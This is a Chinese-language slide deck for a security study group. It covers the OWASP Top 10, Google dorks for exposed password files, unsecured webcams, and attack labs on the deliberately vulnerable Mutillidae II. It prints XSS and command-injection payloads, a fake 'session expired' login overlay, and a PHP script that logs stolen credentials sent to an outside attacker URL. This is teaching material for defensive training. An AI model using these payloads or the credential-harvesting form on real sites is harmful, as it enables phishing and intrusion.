

# 網路安全 實戰

讀書會





# 單元一

網頁安全 OWASP Top 10

# OWASP Top 10

- OWASP (The Open Web Application Security Project) Top Ten Project

- OWASP Top 10 **2017**

- [https://www.owasp.org/images/7/72/OWASP\\_ToP\\_10-2017\\_%28en%29.pdf.pdf](https://www.owasp.org/images/7/72/OWASP_ToP_10-2017_%28en%29.pdf.pdf)

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	→	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	→	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	→	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A8-Cross-Site Request Forgery (CSRF), as many frameworks include CSRF defenses, it was found in only 5% of applications.

# Google Hacking (1)

See <http://sls.weco.net/node/12922>  
intitle:"index of" admin  
filetype:pdf  
link:wwwNCYU.edu.tw  
Inurl:xxx

- Google Hacking!! 資訊藏不住
- Google Hacking Database (GHDB)
  - <https://www.exploit-db.com/google-hacking-database/>
  - Google hacking database 列出常被駭客搜尋的一些關鍵字組，包括 usernames, passwords, e-mail list, password hashes, and other important information.
    - inurl:wp-content/uploads filetype:xls | filetype:xlsx password (Files containing passwords)

The screenshot shows the Exploit Database interface with the title "EXPLOIT DATABASE". Below it, the heading "Google Hacking Database" is displayed. On the right, there are buttons for "Filters" and "Reset All". A dropdown menu labeled "Show 15" is visible. To the right of the search bar, there are columns for "Category" and "Author". The main area displays a table of search results:

Date Added	Dork	Category	Author
2019-10-04	site:*/wp-includes/Requests/php_errorlog	Error Messages	Reza Abasi
2019-10-02	site:*/account/preferences	Pages Containing Login Portals	Reza Abasi
2019-10-01	"Powered by vBulletin Version 5.5.4"	Vulnerable Servers	anonymous
2019-10-01	site:*/request-password-reset	Pages Containing Login Portals	Reza Abasi
2019-09-30	site:*/cgi-sys/defaultwebpage.cgi intext:"SORRY!"	Error Messages	Reza Abasi

## Google Hacking (2)

- Google Hacking Database

Google hacking database is set up by the offensive security guys, the ones behind the famous BackTrack distro. Google hacking database has a list of many Google dorks that could be used to find **usernames, passwords, e-mail list, password hashes, and other important information.**


The screenshot shows the homepage of the Exploit Database Google Hacking Database. The header features a logo with a spider icon and the text "EXPLOIT DATABASE". Below the header, the title "Google Hacking Database" is displayed. On the right side of the title are two buttons: "Filters" and "Reset All". Underneath the title, there is a search bar labeled "Quick Search". To the left of the search bar is a dropdown menu labeled "Show" with the value "15". The main content area is a table with columns: "Date Added", "Dork", "Category", and "Author". A single row is visible, showing data from September 23, 2020, with the dork "- Dumping data for table `users` | `people` | `member`" and the author "Alexandros Pappas". At the bottom of the page, there is a "Pages Containing" section with several links.

Date Added	Dork	Category	Author
2020-09-23	-- Dumping data for table `users`   `people`   `member` ext:sql   ext:txt   ext:log   ext:env	Sensitive Directories	Alexandros Pappas

Pages Containing

# Webcam 安全(2)

- Shodan is a search engine for hackers. Unlike Google, Bing, and Yahoo, which crawl for front-end pages, Shodan **crawls the web for devices such as printers, security cameras, and routers, which are connected to the Internet.**



# Webcam 安全(3)

insecam Taiwan

參考 <https://www.kocpc.com.tw/archives/115914>

- **Insecam** Displays **Unsecured Webcams** From Around The World

<https://techcrunch.com/2014/11/07/insecam-displays-unsecure-webcams-from-around-the-world/>

## **Insecam Displays Unsecured Webcams From Around The World**

John Biggs @johnbiggs • 10:12 pm CST • November 7, 2014

 Comment



An odd site called **Insecam** purports to display 73,000 unsecured

<http://www.insecam.org/>

# Webcam 安全(4)

- [https://www.csoonline.com/article/2844283/peepin  
g-into-73-000-unsecured-security-cameras-thanks-  
to-default-passwords.html](https://www.csoonline.com/article/2844283/peepin-g-into-73-000-unsecured-security-cameras-thanks-to-default-passwords.html)

Home > Technology Industry > Microsoft



## PRIVACY AND SECURITY FANATIC

By [Ms. Smith](#), CSO | NOV 6, 2014 9:55 AM PST

### About

Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

NEWS

# Peeping into 73,000 unsecured security cameras thanks to default passwords

A site linked to 73,011 unsecured security camera locations in 256 countries to illustrate the dangers of using default passwords.





# 單元二

網頁安全攻防的實際演練

# 注入攻擊 (Injection Flows) (5)

## • 補充

- 虛擬機連結
- 請使用 **NAT 網路**



- 喜好設定 -> 設定**相同**之 NAT 網路



# 注入攻擊 (Injection Flows) (1)

## • 何謂 SQL Injection

- From wiki

### SQL注入 [編輯]

維基百科，自由的百科全書



此條目需要補充更多來源。 (2014年9月21日)

請協助補充多方面可靠來源以改善這篇條目，無法查證的內容可能會因為異議提出而移除。

**SQL注入**（英語：[SQL injection](#)），也稱**SQL隱碼**或**SQL注碼**，是發生於應用程式與資料庫層的**安全漏洞**。簡而言之，是在輸入的字串之中夾帶SQL指令，在設計不良的程式當中忽略了字元檢查，那麼這些夾帶進去的惡意指令就會被**資料庫伺服器**誤認為是正常的SQL指令而執行，因此遭到破壞或是入侵。<sup>[2]</sup>

有部份人認為SQL注入是只針對Microsoft SQL Server而來，但只要是支援批次處理SQL指令的資料庫伺服器，都有可能受到此種手法的攻擊。

SQL Injection 為Web 攻擊中 Injection Flaw 的一種。一般 Injection 攻擊種類除了 SQL 命令外，還可以包含程式碼或是檔案路徑等。

由於許多的Web 應用再讀取外部系統，如資料庫時，需要傳遞相關的參數，以資料庫為例，必須要傳遞登入資訊、查詢條件等。

因此，攻擊者可便利用這樣的時機，**將惡意的程式碼或指令傳送到資料庫中去執行**。透過這些惡意程式碼，攻擊者可以**獲取機密資訊**或是**對資料庫做非經授權的資料變更**。

# 跨網站腳本攻擊 (Cross-site Scripting) (1)

- **Cross-site scripting (XSS)** 跨網站腳本指令碼攻擊，或稱為跨網站腳本攻擊。通常發生的情況如下：
  - 資料由一個**非受信任的來源**傳入Web 的應用中，如 HTTP request 或是由資料庫讀入。
  - Web 的應用將所收到的資料動態地送給使用者，而**沒有經過仔細的驗證是否包含惡意的程式碼**。
- 當 XSS 的漏洞被用來攻擊時，傳送給 Web 應用的惡意的資料**通常包含 JavaScript 的片段程式碼**，但也可能包含 HTML、Flash、或是其他型態可由瀏覽器執行的程式碼。


## 跨網站腳本攻擊 (Cross-site Scripting) (2)





攻擊者

- XSS 攻擊的步驟可用下面的圖來進一步說明。

1. 攻擊者將惡意的 link 傳送給受害使用者



2. 受害使用者按下連結，送出請求至 Web 網站伺服器



3. 網站將惡意程式碼反映至受害使用者的瀏覽器上

4. 受害使用者瀏覽器執行程式碼並將機密資訊傳送給攻擊者



# 跨網站腳本攻擊 (Cross-site Scripting) (7)



攻擊者



受害使用者 1




受害使用者 2

## • XSS Stored

XSS 依照攻擊的情況可區分成以下兩類：

**Reflected Cross-site Scripting:** Web 伺服器會反映程式碼攻擊至受害使用者的瀏覽器上面。

**Stored Cross-site Scripting:** Web 網站會儲存惡意的內容（例如儲存於資料庫或是檔案上面），因此，單一個攻擊可能會影響許多使用者，無需其他額外的動作。



# 網頁安全攻防練習 OWASPBWA

- 下載 OWASPBWA
- Open Web Application Security Project (OWASP) Broken Web Applications Project
- 使用 Virtualbox 啟動

<https://sourceforge.net/projects/owaspbwa/>

The screenshot shows the SourceForge project page for the OWASP Broken Web Applications Project. At the top, it displays the project's name, logo, and a message from 'chuckatsf'. Below this, there are statistics: a 5-star rating with 3 reviews, 2,495 downloads this week, and a last update date of 2016-09-29. There are buttons for 'Download', 'Get Updates', and 'Share This'. A navigation bar at the bottom includes links for Home, Login/Register, Files, Reviews, Support, Wiki, News, and Tickets.

**OWASP Mutillidae II: Web Pwn in Mass Production**

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | **Reset DB** (circled in red) | View Log | View Captured Data

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

Like Mutillidae? Check out how to help

What Should I Do? | Video Tutorials

Help Me! | Listing of vulnerabilities

OWASP 2013 | OWASP 2010 | OWASP 2007 | Web Services | HTML 5 | Others | Documentation | Resources


# OWASP Mutillidae II (1)

- XSS testing Level 0 – Level 1 Level 5
- Lookup DNS

The screenshot shows the 'DNS Lookup' page of the OWASP Mutillidae II application. At the top, the status bar indicates 'Version: 2.6.16', 'Security Level: 0 (Hosed)', 'Hints: Disabled (0 - I try harder)', and 'Not Logged In'. Below the status bar is a navigation menu with links to Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data.

The main content area is titled 'DNS Lookup'. It features a 'Back' button with a blue arrow icon, a red 'HELP' button, and a 'Help Me!' link. A purple 'AJAX' logo is present, along with a link to 'Switch to SOAP Web Service Version of this Page'.

A pink callout box contains the text 'Who would you like to do a DNS lookup on?' and 'Enter IP or hostname'. Below this, there is a 'Hostname/IP' input field containing the value '<script>alert("HaHa") </script>' and a 'Lookup DNS' button.



# OWASP Mutillidae II (2)

- Level 1

The screenshot shows a web application interface. At the top, there is a message box containing the following text:

Characters used in cross-site scripting are not allowed.  
Don't listen to security people. Everyone knows if we just filter dangerous characters, XSS is not possible.  
We use JavaScript defenses combined with filtering technology.  
Both are such great defenses that you are stopped in your tracks.

Below the message box is a button labeled "OK".

The main part of the interface is a form titled "Who would you like to do a DNS lookup on?". It has a red input field labeled "Enter IP or hostname".

Below the input field, there is a "Hostname/IP" label and a text area containing the value: `<script>alert("HaHa") </script>`. To the right of this text area is a "Lookup DNS" button.

# OWASP Mutillidae II (3)


- Use burp

The screenshot shows the Burp Suite interface. At the top, there is a red box containing the text "Who would you like to do a DNS lookup on? Enter IP or hostname" with a "Hostname/IP" field containing "abc" and a "Lookup DNS" button. Below this, a message says "Request to http://localhost:80 [127.0.0.1] Intercept is on". The "Raw" tab of the message editor shows a modified POST request:


```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140723 Firefox/24.0 Iceweasel/24.7.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/mutillidae/index.php?popUpNotificationCode=SL1&page=dns-lookup.php
Cookie: showhints=0; PHPSESSID=acgtd4f3d3tdh19dtogaha9ba5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
target_host=abc&dns-lookup-php-submit-button=Lookup+DNS
```

A red oval highlights the "target\_host" parameter value "abc".

# OWASP Mutillidae II (4)



The screenshot shows a POST request to `/mutillidae/index.php?page=dns-lookup.php`. The `target_host` parameter is highlighted with a red oval and contains the value `<script>alert("HaHa");</script>`.



The application interface displays an alert dialog with the message "HaHa". Below the dialog is a text input field with the placeholder "Who would you like to do a DNS lookup on? Enter IP or hostname".

Note: Level 5 is secure against XSS  
The student can see [dns-lookup.php](#)

# OWASP Mutillidae II (5)

- Command Injection (lookup DNS) in Post
- Localhost && dir

The screenshot shows a web browser window with the URL `10.0.2.7/mutillidae/index.php?page=dns-lookup.php`. The page displays a form asking "Who would you like to do a DNS lookup on?" with a field labeled "Enter IP or hostname" containing the value "localhost && ls". Below the form is a button labeled "Lookup DNS". The results section, titled "Results for localhost && ls", shows the following output:

```
Server: 8.8.8.8
Address: 8.8.8.8#53

** server can't find localhost: NXDOMAIN

add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
capture-data.php
```

# OWASP Mutillidae II (6)

- Localhost && cat credits.php (also can type cd ../../)

The screenshot shows a web application interface. At the top, there is a red header bar with the text "Enter IP or hostname". Below it, there is a form with a "Hostname/IP" field containing the value "localhost && cat credits.php". To the right of the field is a blue button labeled "Lookup DNS". Below the form, there is a grey header bar with the text "Results for localhost && cat credits.php". The main content area contains the following text:

```
Server: 8.8.8.8
Address: 8.8.8.8#53

** server can't find localhost: NXDOMAIN

getHint("ArbitraryRedirectionPoint");
} catch (Exception $e) {
    echo $CustomErrorHandler->FormatError($e, "Error attempting to execute query to fetch bubble hints.");
} // end try
?>
```

At the bottom of the content area, there is another grey header bar with the text "Credits".

# OWASP Mutillidae II (6)

- netstatus

The screenshot shows a web-based interface for the netstatus tool. At the top, there is a search bar labeled "Hostname/IP" containing "&& netstat" and a "Lookup DNS" button. Below this, a title bar says "Results for && netstat". The main content area displays two tables of network connection information.

Active Internet connections (w/o servers)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	10.0.2.7:51678	tg-in-f118.le100.ne:www	TIME_WAIT
tcp	0	0	10.0.2.7:www	10.0.2.15:56822	ESTABLISHED
tcp	0	0	10.0.2.7:43985	tf-in-f118.le100.ne:www	TIME_WAIT
tcp	0	0	10.0.2.7:51679	tg-in-f118.le100.ne:www	TIME_WAIT
udp6	0	0	localhost:46872	localhost:46872	ESTABLISHED

Active UNIX domain sockets (w/o servers)						
Proto	RefCount	Flags	Type	State	I-Node	Path
unix	10	[ ]	DGRAM		3377	/dev/log
unix	2	[ ]	DGRAM		2549	@/org/kernel/udev/udevd
unix	2	[ ]	DGRAM		3379	/var/spool/postfix/dev/log
unix	3	[ ]	STREAM	CONNECTED	8034	/var/run/mysqld/mysqld.sock
unix	3	[ ]	STREAM	CONNECTED	8033	
unix	3	[ ]	STREAM	CONNECTED	8032	/var/run/mysqld/mysqld.sock
unix	3	[ ]	STREAM	CONNECTED	8031	
unix	3	[ ]	STREAM	CONNECTED	8030	/var/run/mysqld/mysqld.sock
unix	3	[ ]	STREAM	CONNECTED	8029	
unix	3	[ ]	STREAM	CONNECTED	8028	/var/run/mysqld/mysqld.sock
unix	3	[ ]	STREAM	CONNECTED	8027	

# OWASP Mutillidae II (7)

- In Level 1 security

The screenshot shows a web browser window displaying the OWASP Mutillidae II challenge page. The URL in the address bar is `10.0.2.7/mutillidae/index.php?page=dns-lookup.php`. The page content includes a sidebar with links like OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. A central area has a "Back" button, a "Help Me!" button, and an "AJAX" logo. Below these are buttons for "Switch to SOAP Web Service Version" and "Who would you like to see?". A form field labeled "Enter IP or Hostname/IP" contains "localhost". A "Look" button is next to it. At the bottom, there's a "Results for" section showing "Server: 8.8.8.8" and "Address: 8.8.8.8#53". The status bar at the bottom of the browser window says `0.0.2.7/mutillidae/webservices/eapn/we-lookup-dns-record.php :: NXDOMAIN`.

Burp Suite Free Edition v1.6

Request to `http://10.0.2.7:80`

POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1

Host: 10.0.2.7

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140101 Firefox/24.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: `http://10.0.2.7/mutillidae/index.php?page=dns-lookup.php`

Cookie: showhints=0; PHPSESSID=kmsih4p0l0tflnobilcmus554; acogroupswithpersist=nada

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 55

`target_host=localhost+%26%26dns-lookup+php-submit-button=L`

# OWASP Mutillidae II (8)

- Pop-up windows XSS attack! (The Blog)

The screenshot shows a web application interface for managing blog entries. At the top, there is a navigation bar with links to "Kali Linux", "Kali Docs", "EXPLOIT-UD", and "Aircrack-ng". Below the navigation bar, a button labeled "view Blogs" is visible.

The main area contains a form titled "Add blog for anonymous". A note at the top of the form states: "Note: <b>, </b>, <i>, </i>, <u> and </u> are now allowed in blog entries". The text input field contains the value "<h2> HaHa </h2>".

At the bottom of the form is a blue "Save Blog Entry" button.

Below the form, a link labeled "View Blogs" is shown. The page title is "2 Current Blog Entries". The table displays two entries:

	Name	Date	Comment
1	anonymous	2014-12-18 09:38:57	<b>HaHa</b>
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

# OWASP

## Mutillidae II

### (9)

- Pop-up windows HTML code (to capture-data.php)

```
<div id="idLogin" style="padding: 20px; position: absolute;  
top:250px; left: 400px; background-color:#ffcccd; border: solid  
black 1px;">  
<form action="http://10.0.2.7/mutillidae/capture-data.php"  
method="get">  
<table style="font-weight:bold;">  
<tr><td colspan="2" style="font-size:20px;">Were sorry. This  
session has expired.<br/><br/>Please login again.</td></tr>  
<tr><td colspan="2">&nbsp;</td></tr>  
<tr><td>Username</td><td><input name="username"  
type="text"></td></tr>  
<tr><td>Password</td><td><input name="password"  
type="text"></td></tr>  
<tr><td colspan="2" style="text-align:center;"><input  
type="submit" value=" Submit "></td></tr>  
</table>  
</form>  
</div>
```

# OWASP Mutillidae II (10)

- Pop-up windows!



# OWASP Mutillidae II (11)

- Capture-data!

The screenshot shows a web browser window for the URL <http://10.0.2.7/a%40mail.ccc.tw>. The page title is "Capture Data". It features a "Back" button with a blue arrow icon, a red "Help Me!" button with a "HELP" label, and a "Refresh" button with a circular arrow icon. The main content area displays a table titled "1 captured records found". The table has columns: Hostname, Client IP Address, Client Port, User Agent, Referrer, Data, and Date/Time. A red oval highlights the "Data" column for the first row, which contains the captured session data.

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
10.0.2.15	10.0.2.15	33055	Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140723 Firefox/24.0 Iceweasel/24.7.0	http://10.0.2.7 /mutillidae /index.php?page=add-to-your-blog.php	username = abc password = aaa@mail.ccc.tw showhints = 0 PHPSESSID = bvf69gaebt9a6tm8qar5h63au5 acopendivids = swingset,otto,phpbb2,redmine acgroupswithpersist = nada	2014-12-18 09:46:47

# OWASP Mutillidae II (12)

- To another website

cap.php

```
<?php
```

```
$user = $_GET["username"];
$pass = $_GET["password"];
$file = fopen('cap.txt', 'a');
fwrite($file, "Username:" . $user . " Password:" .
$pass . "\n");
```

```
?>
```

```
<div id="idLogin" style="padding: 20px; position: absolute;
top:250px; left: 400px; background-color:#ffcccd; border:
solid black 1px;">
<form action="http://120.113.173.21/attacker/cap.php"
method="get">
<table style="font-weight:bold;">
<tr><td colspan="2" style="font-size:20px;">Were sorry.
This session has expired.<br/><br/>Please login
again.</td></tr>
<tr><td colspan="2">&nbsp;</td></tr>
<tr><td>Username</td><td><input name="username"
type="text"></td></tr>
<tr><td>Password</td><td><input name="password"
type="text"></td></tr>
<tr><td colspan="2" style="text-align:center;"><input
type="submit" value=" Submit "></td></tr>
</table>
</form>
</div>
```


# OWASP Mutillidae II (13)

- Pop-up windows!



# OWASP Mutillidae II (14)

- Save to file! cap.txt





# 單元三

## 網路攻防演練初體驗

# 滲透測試之 實務操作： 駭客工具 Metasploit

駭客有很方便的滲透工具- 水能載舟亦能覆舟

